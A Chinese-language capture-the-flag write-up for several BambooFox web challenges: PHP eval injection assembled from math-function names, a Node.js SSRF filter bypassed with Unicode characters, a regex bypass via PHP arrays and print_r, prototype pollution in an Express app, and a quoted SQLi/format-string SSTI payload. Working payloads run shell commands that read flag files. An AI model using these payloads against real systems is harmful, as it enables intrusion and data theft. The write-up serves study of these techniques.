台湾比赛ctf

web1 Calc.exe Online

考察命令执行 字符拼接

```php
#资料我们对源代码进行了一些处理
<?php
error_reporting(0);
isset($_GET['source']) && die(highlight_file(__FILE__));
function is_safe($query)
{
    $query = strtolower($query);//小写
    preg_match_all("/([a-z_]+)/", $query, $words);
    $words = $words[0];
    $good = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh', 'decbin', 'dechex', 'decoct', 'deg2rad', 'exp', 'floor', 'fmod', 'getrandmax', 'hexdec', 'hypot', 'is_finite', 'is_infinite', 'is_nan', 'lcg_value', 'log10', 'log', 'max', 'min', 'mt_getrandmax', 'mt_rand', 'octdec', 'pi', 'pow', 'rad2deg', 'rand', 'round', 'sin', 'sinh', 'sqrt', 'srand', 'tan', 'tanh', 'ncr', 'npr', 'number_format'];
    $accept_chars = '_abcdefghijklmnopqrstuvwxyz0123456789.!^&|+-*/%()[],';
    $accept_chars = str_split($accept_chars);
    $bad = '';
    for ($i = 0; $i < count($words); $i++) {
        if (strlen($words[$i]) && array_search($words[$i], $good) === false) {
            $bad .= $words[$i] . " ";
        }
    }
    for ($i = 0; $i < strlen($query); $i++) {
        if (array_search($query[$i], $accept_chars) === false) {
            $bad .= $query[$i] . " ";
        }
    }
    return $bad;
}
function safe_eval($code)
{
    if (strlen($code) > 1024) return "Expression too long.";
    $code = strtolower($code);//小写
    $bad = is_safe($code);
    $res = '';
    if (strlen(str_replace(' ', '', $bad)))
        $res = "I don't like this: " . $bad;
    else
        eval('$res=' . $code . ";");
    return $res;
}
@safe_eval($_GET['expression']);
?>
```

源代码我就不分析了，反正进行满足要求在拼接字符串

```
#exp.php思路就是数组拼接
<?php
$a='(abs[2].hypot[1].abs[2].atan2[1].base_convert[3].fmod[1])';
eval('echo '.$a.';');//system
$b='atan2[3].ceil[3]';
eval('echo '.$b.';');//nl
$c='base_convert(37907361743,10,36)';
eval('echo '.$c.';');//hex2bin函数
$d='base_convert(37907361743,10,36)(dechex(8239))';
eval('echo '.$d.';');//  空格/
$e='base_convert(37907361743,10,36)(dechex(42))';
eval('echo '.$e.';');//*

最后拼接出:
(abs[2].hypot[1].abs[2].atan2[1].base_convert[3].fmod[1])
(atan2[3].ceil[3].base_convert(37907361743,10,36)
(dechex(8239)).floor[0].base_convert(37907361743,10,36)(dechex(42)))
```

`system(nl /f*)`

web2 SSRFrog

考察node-js的ssrf绕过（tirck）

```
const express = require("express");
const http = require("http");

const app = express();

app.get("/source", (req, res) => {
    return res.sendFile(__filename);
})
app.get('/', (req, res) => {
    const { url } = req.query;
    if (!url || typeof url !== 'string') return res.sendFile(__dirname +
"/index.html");

    // no duplicate characters in `url`
    if (url.length !== new Set(url).size) return res.sendFile(__dirname +
"/frog.png");

    try {
        http.get(url, resp => {
            resp.setEncoding("utf-8");
            resp.statusCode === 200 ? resp.on('data', data =>
res.send(data)) : res.send(":(");
        }).on('error', () => res.send("WTF?"));
    } catch (error) {
        res.send("WTF?");
    }
});
app.listen(3000, '0.0.0.0');
<!-- btw, FLAG is on this server: http://the.c0o0o0l-
fl444g.server.internal:80 -->
```

```
27
```

这里为了我们测试我是修改了一些代码在本地进行测试的,npm install express 之后就node app.js访问127.0.0.1:5000端口就可以进行测试

```
const express = require("express");
const http = require("http");

const app = express();

app.get("/source", (req, res) => {
    return res.sendFile(__filename);
})
app.get('/', (req, res) => {
    const { url } = req.query;
    if (!url || typeof url !== 'string') return console.log("这个index.html");

    console.log(url.length)
    console.log(new Set(url).size)
    // no duplicate characters in `url`
    if (url.length !== new Set(url).size) return console.log("这是frog照片");
    //new Set(url).size 会去掉相同的字符 比如说aaa 会当成一个a所以size就是1
    try {
        http.get(url, resp => {
            resp.setEncoding("utf-8");
            console.log(resp.statusCode)
            resp.statusCode === 200 ? resp.on('data', data => res.send(data)) : res.send(":(");
        }).on('error', () => res.send("WTF?"));
    } catch (error) {
        res.send("WTF?");
    }
});
app.listen(5000, '0.0.0.0');

```

分析代码主要是绕过url.length !== new Set(url).size和请求的数据包是200响应，所以就不能使用302进行跳转，而且给的信息不能解析成ip，所以也不能使用dns rebinding。所以就只能硬着头皮去找其他字符绕过，并且可以进行解析。

资料

```
利用Enclosed alphanumerics
ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ  >>>  example.com
List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳                    可
⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾ ⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇
 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. 11. 12. 13. 14. 15. 16. 17. 18. 19. 20.
⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵    不
Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ    可
ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ    可
⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴                不可
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⓿                 不可
全角字符可以
```

半角转成全角的脚本

```
def half2full(s):
    n = ''
    for char in s:
        num = ord(char)
        if(num == 32):              #半角空格转成全角
            num = 0x3000
        elif 33 <= num <= 126:
            num += 65248            #16进制为0xFEE0
        num = chr(num)
        n += num
    return n
print(half2full('0'))
```

所以最后我们拼接出payload

```
?url=HtTp:/ⓣⓗE. c@ⓞOo０Ⓘ-fl4④４g.sⓔⓡveⓇ。inⓉⒺrNaⓁ

flag{C0o0o0oL_baby_ssrf_trick}
```

web3 ヽ(#`Д´)ﾉ

考察函数数组的特性

```
<?=highlight_file(__FILE__)&&strlen($🐱=$_GET['ヽ(#`Д´)ﾉ'])
<0x0A&&!preg_match('/[a-z0-9`]/i',$🐱)&&eval(print_r($🐱,1));
```

```
print_r(变量,0/1)
如果第二个参数是1(true)就不会输出内容
```

我们修改一下代码，如果变量的名字影响不大

```
<?=highlight_file(__FILE__)&&strlen($b=$_GET['cmd'])<0x0a&&!preg_match('/[a-z0-9`]/i',$b)&&eval(print_r($b,1));
```

其实就是一个数组绕过并且`print_r()`函数支持数组，我们来实验一下。

```
#test.php
<?php
error_reporting(0);
$b[]='system(whoami);';
if(preg_match('/[a-z0-9`]/i',$b)){
    die('no');
}
print_r($b);
/*
Array
(
    [0] => system(whoami);
)
*/
```

还有一个特性是`print_r()`函数第二个参数设置为true的时候才会去执行命令。那为什么呢?


我们在去看看这个函数的介绍

```
bool print_r ( mixed $expression [, bool $return ] )
```


参数说明:

- $expression: 要打印的变量，如果给出的是 string、integer 或 float 类型变量，将打印变量值本身。如果给出的是 array，将会按照一定格式显示键和元素。object 与数组类似。
- $return: 可选，如果为 true 则不输出结果，而是将结果赋值给一个变量，false 则直接输出结果。


说明我们打印的东西给了一个变量，是什么变量？我们去调试一下。




可以看到确实给了一个变量的值。那么我们加上`eval()`函数之后就可以去执行里面的命令了。



而如果print_r()函数第二个参数没有设置为1，就直接打印，内存里面就没有这个值，也就是说eval()函数执行的是空值（true）



我们在验证一下。这样是话eval执行的是`true`



所以原理就清楚了

通过数组去绕过正则表达式，然后因为print_r函数第二个参数设置为1，就会将变量的值保存不输出，然后去执行eval()函数就可以执行命令了

exp

```
?ヽ(%23`Д´)/[]=a)?><?=`cat /f*`?>
```

web4 Time to Draw

考察原型链污染

是之后看大师傅的wp才会的。还有一个问题的本地测试可以控制自己的ip，而远程的话，嗯~自己想办法找的~

app

```
const express = require("express");
const cookieParser = require('cookie-parser')
var crypto = require('crypto');
const secret = require("./secret");
const { createSocket } = require("dgram");

const app = express();
app.use(cookieParser(secret.FLAG));//利用flag设置密钥

let canvas = {//画布
    ...Array(128).fill(null).map(() => new Array(128).fill("#FFFFFF"))
};

const hash = (token) =>
crypto.createHash('sha256').update(token).digest('hex');

app.get('/', (req, res) => {
    if (!req.signedCookies.user)//获取cookie user 第一次没有
        res.cookie('user', { admin: false }, { signed: true });//signed 表示对cookie加密
        console.log(req.signedCookies.user)
    // res.sendFile(__dirname + "/index.html");
    res.send("这是index.html");
});

app.get('/source', (_, res) => {
    res.sendFile(__filename);
});

app.get('/api/canvas', (_, res) => {
    res.json(canvas);
```

```
});

app.get('/api/draw', (req, res) => {//处理画布
    let { x, y, color } = req.query;
    //传递x y color
    if (x && y && color) canvas[x][y] = color.toString();
    res.json(canvas);
});

app.get('/promote', (req, res) => {//设置cookie
    if (req.query.yo_i_want_to_be === 'admin')
        res.cookie('user', { admin: true }, { signed: true });
    console.log(req.signedCookies.user)
    res.send('Great, you are admin now. <a href="/">[Keep Drawing]</a>');
});

app.get('/flag', (req, res) => {
    let userData = { isGuest: true };
    if (req.signedCookies.user && req.signedCookies.user.admin === true) {

        userData.isGuest = false;
        userData.isAdmin = req.cookies.admin;//自己可以控制
        userData.token = secret.ADMIN_TOKEN;
    }
    console.log(req.query.token);
    console.log(req.query.token.match(/[0-9a-f]{16}/));
    console.log(userData.token);
    console.log(hash(`${req.connection.remoteAddress}${req.query.token}`))
    if (req.query.token && req.query.token.match(/[0-9a-f]{16}/) &&
        hash(`${req.connection.remoteAddress}${req.query.token}`) ===
userData.token)
        res.send(secret.FLAG);
    else
        res.send("NO");
});

app.listen(5000, "0.0.0.0");

```

`secret.json`

```
{
    "ADMIN_TOKEN":"asjksa",
    "FLAG":"flag{nice_to_meet_uo}"
}
```

这个是自己配置的环境，控制台输出hash是为了方便直接打

分析上面代码唯一的突破点

```
if (req.query.token && req.query.token.match(/[0-9a-f]{16}/) &&
    hash(`${req.connection.remoteAddress}${req.query.token}`) ===
userData.token)
    res.send(secret.FLAG);
else
    res.send("NO");
```

```
认真分析一下发现，userData.token是我们不知道，而前面的hash(`${req.connection.remoteAddress}${req.query.token}`)我们可以控制，使用我们就需要污染token这个参数，让他改变成我们可以控制的参数即可
```

最开始自己是找错了地方了，呜呜呜~自己的思路就不说了哈，丢人~

```
let canvas = {//画布
    ...Array(128).fill(null).map(() => new Array(128).fill("#FFFFFF"))
};

app.get('/api/draw', (req, res) => {//处理画布
    let { x, y, color } = req.query;
    //传递x y color
    if (x && y && color) canvas[x][y] = color.toString();
    res.json(canvas);
});
//这个地方的操作存在污染
```


`在最后如果我们没有定义userData.token,我们就可以通过/api/draw路由去污染一个token参数.`具体看下面代码

test.js

```
let canvas = {//画布
};
let x ="__proto__";
let y ="token";
let z ="1234567890";
let userData = { isGuest: true };//定义userData 没有定义token
canvas[x][y] = z.toString();
//"__proto__":{"token":"1234567890"}
console.log(canvas.__proto__)
//{ token: '1234567890' }
console.log(userData.token);
//123456789
```


我们成功污染了token这个参数

具体的操作看下面，我们不走`/promote`路由



```
GET
/api/draw?x=__proto__&y=token&color=3a60244472f40adb41620cd8f9897f7532cfb1a8b98bb13
4ac8ec76b1063cc6b HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
user=s%3Aj%3A%7B%22admin%22%3Afalse%7D.kVRyFlzarLJiuQ6f3wuZ7zVrbFcYBVEBHqQEUqXvgBE
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-None-Match: W/"10-CELDCEmGS9etJYDH/7wnRdQptVw"
Cache-Control: max-age=0
```


```
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"],"126":["#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"],"127":["#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFF
F","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF"
,"#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","
#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#F
FFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFFFFF","#FFF
FFF","#FFFFFF"]}
```

```
GET /flag?token=1234567890123456 HTTP/1.1
Host: 127.0.0.1:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
user=s%3Aj%3A%7B%22admin%22%3Afalse%7D.kVRyFlzarLJiuQ6f3wuZ7zVrbFcYBVEBHqQEUqXvgBE
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-None-Match: W/"10-CELDCEmGS9etJYDH/7wnRdQptVw"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 21
ETag: W/"15-wlXwdd2j3nsAbzP2oidcBp10NRE"
Date: Mon, 18 Jan 2021 06:43:24 GMT
Connection: close

flag{nice_to_meet_uo}
```

web5

`不想弄了 呜呜呜`

下面是m3师傅发给我大师傅的wp

Zedd
1 小时前

依旧是 CTF 早报：
这次我没有打 *CTF ，去打了一个省赛 bamboofoxCTF，省赛题目比较简单一些。其中有一个 SSTI 还算比较有意思。
calc online: 某次国赛 calc 类似的思路，base_convert 进行转换
SSRFrog: `Set(url).size` 得到 url 变量里面出现了多少个不同的字符，而 `url.length` 得到的是字符串长度。`http` 库允许 unicode 编码，会进行标准化，利用 unicode 字符编码进行绕过。
ヽ(#`Д´)/: ```<?=highlight_file(__FILE__)&&strlen($🐱=$_GET['ヽ(#`Д´)/'])<0x0A&&!preg_match('/[a-z0-9`]/i',$🐱)&&eval(print_r($🐱,1));```
就是无字母 webshell 长度小于 10 ，但是可以直接用数组绕前面的限制，因为`print_r`第二个参数为 true 时，对于数组返回也是 String 字符串类型，类似这样：eval("Array([0/*] => 1*/]);echo 1;/*)");
Yet another login page: python format SSTi，但是前面有个 sqlite 注入，这个地方比较难测，`username=a'union select '{0.__class__}','1'--&passwd=1`，因为在 format 里面所以小括号不能用，一步步测可以看到有个`get_flag`函数，通过
`0.__class__.__init__.__globals__[get_flag].__code__.co_code`拿到`get_flag`函数的字节码，逆向这部分的字节码得到关键逻辑，然后get flag。
Time to draw: 一个基础的原型链污染，没啥好说的。
这次省赛总体 Web 来说比较简单，只有这个 SSTI 让我弄了半天，关键在字节码逆向对于 Web 选手来说确实是一个比较难的问题，bamboofox 作为湾湾的后备力量能做到支持一场国际赛还是很不容易的2333。

总结

- 再一次学习了命令执行数组的用法
- 深入学习了print_r()函数的用法配合eval 命令执行
- 学习了ssrf绕过（不同字符绕过）
- 学习了nodejs中如果没有给参数进行赋值，那么对对象进行操作的时候会进行污染